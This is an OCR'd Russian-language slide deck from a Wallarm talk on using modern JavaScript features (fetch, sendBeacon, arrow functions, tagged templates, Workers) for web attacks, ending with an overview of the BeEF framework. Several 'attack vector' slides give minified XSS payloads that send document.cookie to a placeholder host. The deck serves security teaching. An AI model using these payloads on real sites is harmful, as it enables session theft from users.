
JS для хакеров

Дмитрий Мулявка
Wallarm

Современный JS

- ES6+
- HTML5



Вектор атаки

```
function() {
   let x = new XMLHttpRequest();
   x.open('GET','//test?' + document.cookie);
   x.send();
}

function() {
   location = 'http://test?' + document.cookie;
}
```

Минифицированный вектор атаки

```
function(){let x=new
XMLHttpRequest();x.open('GET','//
test?'+document.cookie);x.send();}

function(){location='http://
test?'+document.cookie}
```

- Syntax

```
fetch(resource[, options]);
```

- Example

```
fetch('http://some-url', { method: 'POST' });
```

Вектор атаки

```
function() {
   fetch('//test?' + document.cookie);
}

function(){fetch('//test?'+document.cookie)}
```

Еще один способ

- Syntax

```
navigator.sendBeacon(url [, data]);
```

- Example

```
function() {
   navigator.sendBeacon('//test', document.cookie);
}
```

- Syntax

```
(p1, p1, ..., pN) => { statements }
```

- Examples

```
(p1, p2, ..., pN) => expression
//(p1, p2, ..., pN) => { return expression; }
() => { statements }
a => { statements }
```

Вектор атаки


```
() => {
  fetch('//test?' + document.cookie);
}

_=>fetch('//test?'+document.cookie)
```

- Syntax

```
`some text ${expression} another text`
```

- Examples

```
`hello world`
`1 + 2 = ${1 + 2}` // '1 + 2 = 3'
`hello
world`
```




Tagged template literals

```
let a = 5, b = 10;

function tag(strings, ...values) {
  console.log(strings); // ['Hello ',' world ','']
  console.log(values);  // [15, 50]
  return 'Done!';
}

tag`Hello ${ a + b } world ${ a * b}`;
// 'Done!'
```

Вектор атаки

```
alert`xss`;

fetch`//test`;
```




History API

```
history.back();
history.forward();
history.go(N); // N - целое число

history.pushState(state, title [, url]);
history.replaceState(state, title [, url]);
window.onpopstate = function(event) {
   //event.state
};
```


```
/*    main.js    */
let w = new Worker('worker.js');
let w2 = new Worker('data:text/javascript;...');

w.onmessage = function(event) {
   // event.data - data from worker
}
w.postMessage(someData);
```


```
/*    worker.js    */
onmessage = function(event) {
   // event.data - data from main script
}
postMessage(someData);
```




Browser Exploitation Framework

Инструмент для проведения тестов на проникновение, нацеленный на браузер

- Подход такой же, как и в MITM.
- Перехват и обработка вызовов между средой исполнения приложения (браузер) и ее механизмами безопасности или библиотеками.

- В BeEF есть перехват XMLHttpRequest, fetch, anchors, forms

- Используются методы сканирования с помощью WebSocket, img tag или CORS.



- Атаки: csrf, dns hijack, cmd exec, shell
- Реализации: img tag, iframe, style background-image: url()

Источник

- MDN (https://developer.mozilla.org)
- BeEF (http://beefproject.com/)